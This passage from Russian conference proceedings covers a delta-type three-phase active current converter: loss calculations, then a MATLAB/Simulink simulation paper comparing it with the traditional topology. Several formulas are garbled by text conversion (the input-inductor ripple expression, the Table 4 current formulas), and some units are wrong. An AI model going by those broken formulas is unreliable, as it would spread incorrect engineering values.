Действующее значение тока через конденсатор $C_{\rm s}$ определяется выражением

$$I_{C_s} = \sqrt{\frac{8I_d^2U_d - 3\pi U_m I_m^2 \cos \phi}{6\pi U_m \cos \phi}}. \label{eq:cs}$$

Bходная индуктивность L_s .

Когда $\phi=0$, действующее значение пульсаций тока во входной катушке индуктивности L_s рассчитывается как:

$$\Delta I_{L_s} = rac{MI_d}{L_s C_s f_s^2} imes \ imes \sqrt{rac{1}{36864} igg(rac{25,6 - igg(96 + rac{24\sqrt{3}}{\pi} igg) M^2 + }{+rac{398,76}{\pi} M^3 - igg(34 + rac{13,5\sqrt{3}}{\pi} igg) M^4} igg)}.$$

Для входного фильтра общее гармоническое искажение сетевого тока обычно ограничивается на уровне 5 %, действующего значения сетевого тока. В табл. 3 приведены средние и действующие значения токов СПП и пассивных компонентов в новой схеме ДАПТ при частоте

Таблица З

Результаты расчетов в схеме ДАПТ

Величина	$I_{S1.cp}$, A	I_{S1} , A	$I_{D1a,cp}$, A	I_{D1a} , A	$I_{D1b,cp}$, A	I_{D1b} , A	$I_{D0,cp}$, A
Значение	15,915	21,24	7,96	15,0	7,96	15,0	10,6
Величина	I_{D0} , A	$\Delta I_{Ld,m}$, A	$I_{Ld.}$, A	I_{Cd} , A	$I_{Cs.}$, A	ΔI_{Ls} , A	$P_{CT,{ m дапт.}},{ m Br}$
Значение	14,6	0,318	49,4	11,33	14,58	0,42	1556,1

Таблица 4

Выражения для расчета токов в традиционной схеме АПТ

СПП	Без нулевого вентиля	С нулевым вентилем
Транзисторы IGBT IRG4PC50UDPbF	$I_{S_1,cp} = \frac{I_d}{3}, \ I_{S_1} = I_d \sqrt{\frac{1}{3}}$	$I_{S_1,cp}=rac{I_dM}{\pi},\ I_{S_1}=I_d\sqrt{rac{M}{\pi}}$
Диоды Шоттки АРТ2Х50DC60J	$I_{D_1,cp} = \frac{I_d}{3}, \ I_{D_1} = I_d \sqrt{\frac{1}{3}}$	$I_{D_1,cp}=rac{I_dM}{\pi},\ I_{D_1}=I_d\sqrt{rac{M}{\pi}}$
Нулевой вентиль D_0 APT2X50DC60J	_	$I_{D_0,cp} = I_d - \frac{3I_dM}{\pi}, \ I_{D_0} = I_d\sqrt{1 - \frac{3M}{\pi}}$

ШИМ f_s = 1800 Гц. Также указана величина статических потерь $P_{CT,\mathrm{дапт}}$, которые были рассчитаны на основе полученных токовых нагрузок, а также представленных расчетных выражений для СПП и пассивных компонентов схемы ДАПТ при наличии в ней нулевого вентиля и параметрах его силовой схемы, приведенных в табл. 2. Расчет потерь был выполнен при номинальной мощности нагрузки, равной 21,7 кВт.

Сравнение с традиционной схемой АПТ.

Выражения для расчета средних и действующих значений силовых транзисторов, всех диодов традиционной схемы АПТ, полученные в [19], при наличии и отсутствии в ней нулевого вентиля D_0 представлены в табл. 4.

По соотношениям табл. 4 в работе был выполнен расчет средних и действующих значений токов СПП традиционной схемы АПТ при той же частоте ШИМ $f_s=1800~\Gamma$ ц, а также результаты аналогичных расчетов статических потерь в СПП и пассивных компонентов в схеме АПТ $P_{CT,\mathrm{ant.}}$, также при номинальной мощности нагрузки, которые приведены в табл. 5.

Таблица 5

Результаты расчетов в схеме АПТ

Вели- чина	$I_{\substack{S1,cp,\\ \text{A}}},$	$I_{\stackrel{\scriptstyle S1}{ m A}},$	$I_{\substack{D_1,cp,\ \mathbf{A}}},$	$I_{\substack{D1\\ \mathbf{A}}},$	$I_{\stackrel{\textstyle D0}{\rm A}},$	$P_{\substack{CT, \text{ant.}, \\ \text{Bt}}},$
Зна-	15,915	28,2	15,915	28,2	10,6	2028,0

По результатам выполненных расчетов был введен в рассмотрение коэффициент загрузки $k_{3A\Gamma P}$, определяющий отношение действующих значений токов силовых транзисторов и диодов в схемах нового ДАПТ и традиционного АПТ, выражение для которого имеет следующий вид:

$$k_{3A\Gamma P.} = \frac{I_{S_1 \not I A\Pi T}}{I_{S_1 A\Pi T}},$$

где $I_{S_1ДА\Pi T}$ действующее значение токов СПП в новой схеме ДАПТ; $I_{S_1A\Pi T}$ — действующее значение токов СПП в схеме традиционного АПТ.

Когда нулевой вентиль D_0 используется в схеме ДАПТ, зависимость рассчитанного коэффициента $k_{3{\rm A}\Gamma{\rm P}.}$ от фазового угла ф при единичном значении индекса модуляции M представлена на рис. 15.

Анализ токовой нагрузки СПП в двух топологиях схем преобразователей, показал, что действующие значения токов СПП значительно уменьшаются в схеме ДАПТ, а статические потери в СПП его схемы в 1,5 раза меньше, чем в СПП традиционной схемы АПТ.




Рис. 15. Зависимость коэффициента $k_{3A\Gamma P}$. от фазового угла ϕ при M=1

При уменьшении индекса модуляции M, коэффициент $k_{3{\rm A}\Gamma{\rm P}.}$ по мере приближения фазового угла ϕ к его граничным значениям $-\pi/6$ и + $\pi/6$ изменяется в меньший степени по сравнению с его минимальным значением при ϕ =0. При значениях индекса модуляции M стремящихся к нулю, коэффициент $k_{3{\rm A}\Gamma{\rm P}.}$ стремится к единичному значению, вне зависимости от величины фазового угла ϕ .

Полученные результаты показывают, что наибольшее снижение действующих значений токов СПП в новой схеме ДАПТ при $\phi=0$, по сравнению с аналогичной величиной в традиционной схеме АПТ, составляет 24,7~%.

Выполненный расчет статических потерь в традиционной схеме АПТ показал, что они составляют 2028,0 Вт, что на 30,0 % больше, чем в схеме ДАПТ. Распределение статических потерь по СПП и пассивным компонентам рассматриваемых схем активных преобразователей, приведено в табл. 6.

Таблица 6

Распределение статических потерь в схемах активных преобразователей

	Потери в СПП, Вт	Потери в активном сопротивлении дросселя L_d , B_T	Потери в активном сопротивлении дросселя L_{S} , Вт	Общие потери, Вт
Схема ДАПТ	944,6	244,0	367,5	1556,1
Схема АПТ	1416,5	244,0	367,5	2028,0

Заключение

В работе рассмотрена новая дельта-топология силовой схемы АПТ, при которой ток звена постоянного тока разделяется на две параллельные ветви, образованные управляемыми ключами и диодами смежных фаз, что обеспечивает

уменьшение статических потерь в схеме преобразователя. Для новой топологии ДАПТ были проанализированы состояния проводимости его силовых ключей и алгоритмы векторной ШИМ. Для традиционной и новой схем АПТ были представлены расчетные соотношения токовых нагрузок СПП и пассивных компонентов силовых частей преобразователей, а также выражения для расчета в них статических потерь. По ним выполнены необходимые расчеты, которые показали, что по сравнению с традиционной схемой АПТ, рассматриваемая ДАПТ, при номинальной мощности нагрузки, равной 21,7 кВт, обеспечивает уменьшение токовой загрузки силовых полупроводниковых приборов на 24,7 и на 30,0 % меньшие статические потери. Направления дальнейших исследований связаны с разработкой системы автоматического регулирования ДАПТ, ее моделированием и определением энергетических и динамических показателей работы.

Библиографический список

- 1. *Lindemann A*. Characteristics and applications of a new Reverse Blocking IGBT // IXYS Corporation Application Note, 2002.
- 2. Naito T., Takei M., Nemoto M. et al. 1200V reverse blocking IGBT with low loss for matrix converter // Proc. International Symposium on Power Semiconductor Devices and ICs (ISPSD). 2004. May. P. 125–128.
- 3. Turn-on performance of Reverse Blocking IGBT (RB IGBT) and optimization using advanced gate driver / P. J. Grbovi, F. Gruson, N. Idir, and P. Le Moigne // IEEE Transactions on Power Electronics. 2010. Vol. 25, \mathbb{N} 4. P. 970–980.
- 4. IXYS. URL: http://www.ixys.com/ ProductPortfolio/PowerDevices.aspx (дата обращения: 10.12.2020).
- 5. Fuji Electric. URL: http://www.fujielectric.com/ (дата обращения: 10.12.2020).
- 6. Liu C., Xu D., Li J. Three-phase current-source buck type PFC converter with Reverse-Blocking IGBTs // Proc. IEEE Power Electronics Specialists Conference (PESC 2007). 2007. June. P. 1331–1335.
- 7. Su G., Tang L. Current source inverter based traction drive for EV battery charging applications // Proc. IEEE Vehicle Power and Propulsion Conference (VPPC 2011). 2011. Sept. P. 1–6.
- 8. Cao D., Lei Q., Peng F. Z. Development of high efficiency current-fed quasi-Z-source inverter for HEV motor drive // Proc. Twenty-Eighth Annual IEEE

- Applied Power Electronics Conference and Exposition (APEC 2013). 2013. March. P. 157–164.
- 9. A high efficiency indirect Matrix converter utilizing RB-IGBTs / T. Friedli, M. L. Heldwein, F. Giezendanner, J. W. Kolar // Proc. IEEE Power Electronics Specialists Conference (PESC 2006). 2006. June. P. 1–7.
- 10. Sun K., Zhou D., Huang L. et al. A novel commutation method of matrix converter fed induction motor drive using RB-IGBT // IEEE Transactions on Industry Applications. 2007. Vol. 43, \mathbb{N} 3. P. 777–786.
- 11. *Guo B.*, *Wang F.*, *Aeloiza E.* et al. All-SiC power module for delta-type current source rectifier // Proc. IEEE Energy Conversion Congress and Exposition (ECCE 2014). 2014. Sept. P. 1007–1014.
- 12. *Guo B.* High-Efficiency Three-Phase Current Source Rectifier Using SiC Devices and Delta-Type Topology // Ph.D. thesis, Dept. Electrical Engineering and Computer Science / The University of Tennessee. Knoxville, Tennessee, 2014.
- 13. *Ефимов А. А., Шрейнер Р. Т.* Активные преобразователи в регулируемых электроприводах переменного тока. Новоуральск: Изд-во НГТИ, 2001. 250 с.
- 14. Шрейнер Р. Т., Ефимов А. А., Калыгин А. И. Математическое описание и алгоритмы ШИМ активных выпрямителей тока // Электротехника. 2000. № 10. С. 42-49.
- 15. Shreiner R. T., Efimov A. A., Kalygin A. I. Active Current Converter Mathematical Model // 9th International Conference and Exhibition on Power Electronics and Motion Control (EPE PEMC-2000). 5–7 September 2000. Proceedings. Kosice, Slovakia, 2000. Vol. 2. P. 2-188-2-193.
- 16. Ефимов А. А., Мельников С. Ю. Моделирование активного преобразователя тока с алгоритмом векторной широтно-импульсной модуляции // Завалишинские чтения 19. СПб.: ГУАП, 2019. С. 168–176.
- 17. Bierhoff M., Fuchs F.W. Analytical evaluation of the total harmonic current in three phase voltage and current source converters // Proc. European Conference on Power Electronics and Applications (EPE 2005). 2005. Sept. P. 10.
- 18. Halkosaari T., Tuusa H. Optimal vector modulation of a PWM current source converter according to minimal switching losses // Proc. IEEE Power Electronics Specialists Conference (PESC 2000). 2000. Vol. 1. P. 127–132.
- 19. Towards a 99 % efficient three-phase buck-type PFC rectifier for 400-V DC distribution systems / A. Stupar, T. Friedli, J. Minibock, J. W. Kolar // IEEE Transactions on Power Electronics. 2012. Vol. 27, N 4. P. 1732–1744.

УДК 62-83:621.314:621.382

DOI: 10.31799/978-5-8088-1556-8-2021-16-80-87

А. А. Ефимов*

доктор технических наук, профессор

С. Ю. Мельников*

кандидат технических наук, доцент

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

МОДЕЛИРОВАНИЕ АКТИВНОГО ПРЕОБРАЗОВАТЕЛЯ ТОКА С ДЕЛЬТА-ТИПОМ ТОПОЛОГИИ

Для трехфазного мостового активного преобразователя тока с оригинальной дельта-топологией силовой схемы разработана компьютерная имитационная модель с двумя алгоритмами векторной ШИМ. Представлены результаты анализа энергетических показателей его работы. Аналогичное моделирование и анализ был выполнен для традиционной схемы активного преобразователя тока. Было проведено сравнение полученных результатов.

Ключевые слова: моделирование, трехфазный активный преобразователь тока, традиционный и дельтатип топологий, алгоритмы векторной ШИМ.

A. A. Efimov*

Dr. Sc., Tech., Professor

S. Yu. Melnikov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

SIMULATION OF ACTIVE CURRENT CONVERTER WITH DELTA-TYPE TOPOLOGY

A computer simulation model with two space vector PWM algorithms has been developed for a three-phase bridge active current converter with an original delta-topology of the power circuit. The results of the analysis of the energy indicators of its work are presented. A similar simulation and analysis was performed for a traditional active current converter circuit. The results were compared.

Keywords: simulation, three-phase current source converter, traditional and delta-type topologies, space vector PWM algorithms.

Данная статья является логическим продолжением наших работ [1, 2], посвященных рассмотрению вопросов математического моделирования активного преобразователя тока (АПТ) с алгоритмом векторной ШИМ (ВШИМ), а также описанию новой топологии построения его силовой схемы, так называемой дельта-топологии, позволяющей существенно снизить величину статических потерь в ней. Для новой топологии силовой схемы АПТ, которую в дальнейшем будем обозначать как ДАПТ, ранее были проанализированы состояния проводимости его силовых ключей и алгоритмы ВШИМ в ней. Также были представлены некоторые алгоритмы переключения силовых ключей в алгоритмах ВШИМ для традиционной и новой топологий построения силовых схем активных преобразователей тока. Для традиционной и новой схем преобразователей были представлены расчетные соотношения токовых нагрузок силовых полупроводниковых приборов (СПП) и пассивных компонентов силовых частей преобразователей, а также выражения для расчета в них статических потерь. Выполненные расчеты показали, что по сравнению с традиционной схемой АПТ, рассматриваемая топология ДАПТ, при номинальной мощности нагрузки равной 21,7 кВт, обеспечивает уменьшение токовой загрузки силовых полупроводниковых приборов на 24,7 и на 30 % меньшие статические потери.

Целью данного исследования является разработка компьютерной моделирующей программы в среде MATLAB/Simulink, позволяющей анализировать электромагнитные процессы в силовой схеме ДАПТ, определять энергетические показатели ее работы при реализации в ней алгоритмов ВШИМ, а также проводить сравнение с аналогичными показателями традиционной схемы АПТ.

Разработанная имитационная модель силовой схемы трехфазного мостового ДАПТ в среде MATLAB/Simulink приведена на рис. 1.




Рис. 1. Имитационная модель силовой схемы трехфазного мостового ДАПТ

В разработанной модели блок полупроводникового коммутатора (ПК) представляет собой трехфазную мостовую схему, представленную в [2-4] и реализованную на IGB- транзисторах. В каждом плече силовой схемы ДАПТ между транзисторами анодной и катодной групп последовательно включены однофазные мостовые схемы из силовых диодов, в диагональ моста которых подведены линейные напряжения питающей сети. Питается силовая схема ДАПТ от трехфазной симметричной сети с фазным напряжением 220/380В, частота которого равна 50 Гц. В модели использовались параметры следующих СПП: IGBT типа IRG4PC50UDPbF, диоды фирмы «Microsemi» типа APT2X50DC60J. Сопротивления в проводящем состоянии R_{on} каждого из них равняются 0,1 Ом, падение напряжения при этом для IGBT равняется 2,0 Ом, а для силового диода 1,8 Ом.

Помимо ПК в состав ДАПТ входит трехфазный сетевой фильтр с параметрами $r_s,\, L_s,\, C_s,\,$ емкости которого преобразованы в эквивалент-

ную звезду, а также индуктивный фильтр выпрямленного тока $(L_d,\,R_{Ld})$. Нагрузка представлена активным сопротивлением R_d и противо-ЭДС $E_d=0$ В, с емкостью C_d . Параметры ДАПТ, заложенные в основу разработанной имитационной модели ДАПТ представлены в табл. 1.

Опорные косинусоидальные и синусоидальные сигналы в осях α и β во всех исследованиях оставались неизменными с единичными амплитудами и 900 фазовым сдвигом. В системе управления ДАПТ, обозначенной на схеме моделирования как SVPWM, были реализованы два алгоритма переключения силовых ключей в алгоритме ВШИМ, показанные для сектора 12 комплексной плоскости в осях а и в неподвижной координатной системы, на которой приведены образующие векторы входного тока ПК ДАПТ в [2]. Алгоритм переключения по минимуму потери проводимости в ДАПТ показан на рис. 2, a. Для уменьшения статических потери проводимости преобразователя, проводящее состояние силовых ключей $[(S_1S_5),(S_4S_6)]$ было выбрано

Таблица 1 Параметры имитационной модели ДАПТ

Параметр	Мощность нагрузки	Напряжение фазное сети	Частота сети	Входная индуктив- ность	Входная емкость
Размерность	кВт	В	Гц	Гн	μΦ
Обозначение	P_d	$U_{ m s}$	f	$L_{ m s}$	$C_{ m s}$
Значение	21,7	220	50	0,045	30
Сопротивление	Выходное	Выходная	Выходная	Сопротивление	Сопротивление
активное дросселя	напряжение	емкость	индуктивность	активное дросселя	нагрузки
Ом	В	μΦ	Гн	Ом	Ом
$r_{ m s}$	U_d	C_d	L_d	R_{Ld}	R_d
0,1	466	100	0.09	0.1	10




Рис. 2. Сигналы управления IGBT в секторе 12 для ДАПТ: а – обеспечивающий минимум статических потерь; б – обеспечивающий минимальную мощность сигналов управления

для реализации пространственного вектора $\mathbf{I}_{\mathrm{n}1}$ а состояние ключей $[(S_1S_5)S_2]$ — для реализации пространственного вектора $\mathbf{I}_{\mathrm{n}2}$.

Другой алгоритм переключения для СПП в секторе 12 показан на рис. 2, б, который обеспечивает уменьшение числа управляющих сигналов и их мощности для схемы ДАПТ. Как показано на этом рис. 2, транзисторы S_1 и S_4 имеют одинаковые сигналы, так же как и транзисторы S_5 и S_2 . Общее количество управляющих сигналов при этом уменьшается с шести до трех. В первом алгоритме переключения нулевой вектор результирующего вектора тока реализуется алгоритмически, во втором алгоритме переключения нулевой вектор реализуется посредством нулевого вентиля ${\bf D}_0$, который также может использоваться при реализации первого алгоритма. Во всех алгоритмах ВШИМ использовался треугольный симметричный несущий сигнал частотой 1800 Гц. Реализация алгоритмов переключения в обоих случаях подчиняется циклически повторяющейся последовательности относительных времен реализации образующих векторов входного тока ПК, подчиняющейся следующей зависимости: $\tau_0/2-\tau_>/2-\tau_<-\tau_>/2-\tau_0/2$ [1, 2].

В табл. 2 представлена информация о временах включения на периодах ВШИМ всех силовых ключей ПК ДАПТ, реализующих, как ненулевые, так и нулевые образующие векторы входного тока ПК в каждом из секторов. На основании этой информации с использованием логических схем пакета MATLAB/Simulink были реализованы сигналы управления IGBT - транзисторов g₁...g₆. Например, первый транзистор S₁, в первом секторе на всех периодах ВШИМ включен, как это показано на рис. 2, a на время, меньшее на T_0 периода ВШИМ $T_s = 0.0005555$ с. [1] В относительных единицах (о.е.) это время включенного состояния равняется $1-\tau_0$ (о.е.). Во втором секторе первый транзистор S_1 включается на периоде ВШИМ на время $\tau_{<}$, в третьем секторе снова на время $1-\tau_0$, в четвертом секторе – на время $\tau_{<}$, в пятом – на время τ_{0} , и в шестом секторе – на время $1-\tau_{<}$. Второй транзистор S_9 повторяет эту же последовательность переклю-

Таблица 3

Таблица 2

Относительные времена включения транзисторов ПК ДАПТ на периоде ВШИМ в различных секторах для первого алгоритма переключения IGBT (рис. 2, a)

Силовые ключи	Сек- тор 1	Сек- тор 2	Сек- тор 3	Сек- тор 4	Сек- тор 5	Сек- тор 6
S_1	$1 - \tau_0$	$\tau_{>}$	$1 - \tau_0$	$\tau_{>}$	τ_0	$\tau_{>}$
S_2	$1-\tau_{<}$	$1 - \tau_0$	$\tau_{>}$	$1-\tau_0$	$\tau_{>}$	τ_0
S_3	τ_0	1-τ<	$1 - \tau_0$	$\tau_{>}$	$1 - \tau_0$	$\tau_{>}$
S_4	$\tau_{>}$	τ_0	1-τ<	$1 - \tau_0$	$ au_{>}$	$1 - \tau_0$
S_5	$1-\tau_0$	$\tau_{>}$	τ_0	1-τ<	$1 - \tau_0$	$\tau_{>}$
S ₆	τ	$1-\tau_0$	τ	το	1-τ_	$1-\tau_0$

Относительные времена включения транзисторов ПК ДАПТ на периоде ВШИМ в различных секторах для второго алгоритма переключения IGBT (рис. 2, б)

Силовые ключи	Сек-	Сек-	Сек-	Сек- тор 4	Сек- тор 5	Сек- тор 6
S_1	1-τ<	0	$\tau_{>}$	1-τ<	0	$\tau_{>}$
S_2	$ au_{>}$	$1-\tau_{<}$	0	$ au_{>}$	$1-\tau_{<}$	0
S_3	0	$ au_{>}$	$1- au_<$	0	$ au_{>}$	$1- au_<$
S_4	$1- au_<$	0	$ au_{>}$	$1- au_<$	0	$ au_{>}$
S_5	$ au_{>}$	$1- au_<$	0	$ au_{>}$	$1- au_<$	0
S_6	0	$ au_{>}$	1-τ<	0	$ au_{>}$	$1- au_<$

чения со сдвигом по фазе на 60° , что соответствует длительности реализации одного сектора. Остальные транзисторы повторяют ту же самую последовательность переключения с тем же фазовым сдвигом в 60° относительно предшествующего по номеру транзистора.

Аналогичная информация для алгоритма переключения транзисторов во втором алгоритме ВШИМ приведена в табл. 3.

Осциллограммы процессов во входных и выходных цепях силовой схемы ДАПТ при реализации первого алгоритма переключения сило-




Рис. 3. Фазные напряжение и ток при подключении ДАПТ к питающей сети при реализации первого алгоритма переключения IGBT




Рис. 4. Выпрямленное напряжение и ток при подключении ДАПТ к питающей сети при реализации первого алгоритма переключения IGBT




Рис. 5. Энергетические показатели схемы ДАПТ при реализации первого алгоритма переключения IGRT

вых транзисторов при подключении к питающему напряжению представлены на рис. 3; 4 соответственно.

Результаты расчета энергетических показателей приведены на рис. 5.

Осциллограммы процессов во входных и выходных цепях силовой схемы ДАПТ при реализации второго алгоритма переключения силовых транзисторов при тех же условиях в режиме пуска представлены на рис. 6; 7 соответственно.

Результаты расчета энергетических показателей в схеме ДАПТ приведены на рис. 8.

Для проведения сравнительного анализа также было проведено математическое модели-




Рис. 6. Фазные напряжение и ток при подключении ДАПТ к питающей сети при реализации второго алгоритма переключения IGBT




Рис. 7. Выпрямленное напряжение и ток при подключении ДАПТ к питающей сети при реализации второго алгоритма переключения IGBT




Рис. 8. Энергетические показатели схемы ДАПТ при реализации второго алгоритма переключения IGBT

рование традиционной силовой схемы трехфазного мостового АПТ при тех же параметрах силовой схемы, разработанная компьютерная имитационная модель которой представлена на рис. 9. Для сопоставления результатов в ней также используется диод D_0 .

Алгоритм переключения силовых транзисторов представлен на рис. 10, по которому очевидно, что он соответствует алгоритму переключения транзисторов ДАПТ, представленному на рис. 2, a, с той же последовательностью переключения $\tau_0/2-\tau_>/2-\tau_</\tau_>/2-\tau_0/2$, но отличающийся числом включаемых на периоде ВШИМ IGBT.

Информация о временах включения на периодах ВШИМ всех силовых ключей ПК, реализу-





Рис. 10. Сигналы управления IGBT схемы АПТ на периоде ВШИМ для сектора 1



 $Puc.\,9.\, И$ митационная модель силовой схемы традиционного трехфазного мостового $A\Pi T$




Рис. 11. Фазные напряжение и ток при подключении АПТ к питающей сети




Рис. 12. Выпрямленное напряжение и ток при подключении АПТ к питающей сети

ющих, как ненулевые, так и нулевые образующие векторы входного тока ПК традиционной схемы АПТ в каждом из секторов представлена в табл. 4.

Таблица 4

Относительные времена включения транзисторов ПК АПТ на периоде ВШИМ в различных секторах для алгоритма переключения IGBT (рис. 10)

Сило- вые ключи	Сектор	Сектор 2	Сектор 3	Сектор 4	Сектор 5	Сектор 6
S_1	$1 - \tau_0$	$\tau_{>}$	τ_0	0	0	1-τ<
S_2	$1-\tau_{<}$	$1 - \tau_0$	$\tau_{>}$	τ_0	0	0
S_3	0	$1- au_<$	$1-\tau_0$	$ au_{>}$	τ_0	0
S_4	0	0	$1- au_<$	$1-\tau_0$	$ au_{>}$	τ_0
S_5	τ_0	0	0	$1- au_<$	$1 - \tau_0$	$ au_{>}$
S_6	$\tau_{>}$	τ_0	0	0	1-τ<	$1-\tau_0$

Осциллограммы процессов во входных и выходных цепях силовой схемы АПТ для реализации представленного алгоритма переключения силовых транзисторов при подключении к пи-




Рис. 13. Энергетические показатели традиционной схемы АПТ

тающему напряжению представлены на рис. 11; 12 соответственно.

Результаты расчета энергетических показателей в традиционной схеме АПТ приведены на рис. 13.

Анализ полученных результатов свидетельствует о некоторых преимуществах традицион-

ной схемы АПТ, которая совсем немного уступает новой схеме ДАПТ лишь только по величине общего КПД. Очевидным преимуществом новой схемы ДАПТ, перед традиционной схемой АПТ, является снижение в ней на 30 % статических потерь в силовой схеме [2], а также примерно на 1 % больший общий КПД. Однако новая схема ДАПТ по результатам моделирования характеризуется меньшей мощностью в цепи выпрямленного напряжения при одном и том же уровне задающих опорных сигналов в системе управления и всех остальных параметрах имитационных моделей. Особенно явно это проявляется при первом, самым энергоэффективном, алгоритме ВШИМ, обеспечивающим наибольший КПД преобразователя. При этом алгоритме ВШИМ мощность в цепи выпрямленного напряжения ДАПТ на 40 % меньше аналогичной величины в традиционной схеме АПТ. Кроме того, новая схема ДАПТ уступает традиционной схеме АПТ по величине коэффициентов гармоник сетевого тока, мощности, искажения и сдвига. Поэтому пока мы не разделяем оптимизма американских исследователей [3, 4], в плане значительных перспектив новой схемы. Во всех схемах достаточно высокие пульсации в кривых выпрямленных напряжений, а также не высокие сетевые энергетические показатели. Конечно, их возможно улучшить оптимальным выбором частоты ВШИМ, параметров сетевого фильтра и конденсатора в цепи нагрузки, а также применением системы автоматического управления. Однако эти вопросы не входили в круг решаемых в данной работе задач. Их решение планируется выполнить в следующих исследованиях, результаты которого также будут представлены в данном сборнике научных трудов. В этих исследованиях планируется провести сопоставительный анализ динамических и энергетических показателей АПТ и ДАПТ в одних и тех же системах автоматического управления. Это позволит дать окончательное заключение о перспективах новой схемы ДАПТ.

Библиографический список

- 1. Ефимов А. А., Мельников С. Ю. Моделирование активного преобразователя тока с алгоритмом векторной широтно-импульсной модуляции // Завалишинские чтения'19: сб. докл. СПб.: ГУАП, 2019. С. 168–176.
- 2. Ефимов А.А., Мельников С.Ю. Активный преобразователь тока с дельта-типом топологии // Завалишинские чтения'21: сб. докладов. СПб.: ГУАП, 2021. С. 68–79.
- 3. *Guo B.*, *Wang F.*, *Aeloiza E.* et al. All-SiC power module for delta-type current source rectifier // Proc. IEEE Energy Conversion Congress and Exposition (ECCE 2014). 2014. Sept. P. 1007–1014.
- 4. *Guo B.* High-Efficiency Three-Phase Current Source Rectifier Using SiC Devices and Delta-Type Topology // Ph.D. thesis, Dept. Electrical Engineering and Computer Science / The University of Tennessee. Knoxville, Tennessee, 2014.

УДК 62-83:621.314:621.382

DOI: 10.31799/978-5-8088-1556-8-2021-16-88-97

А. А. Ефимов*

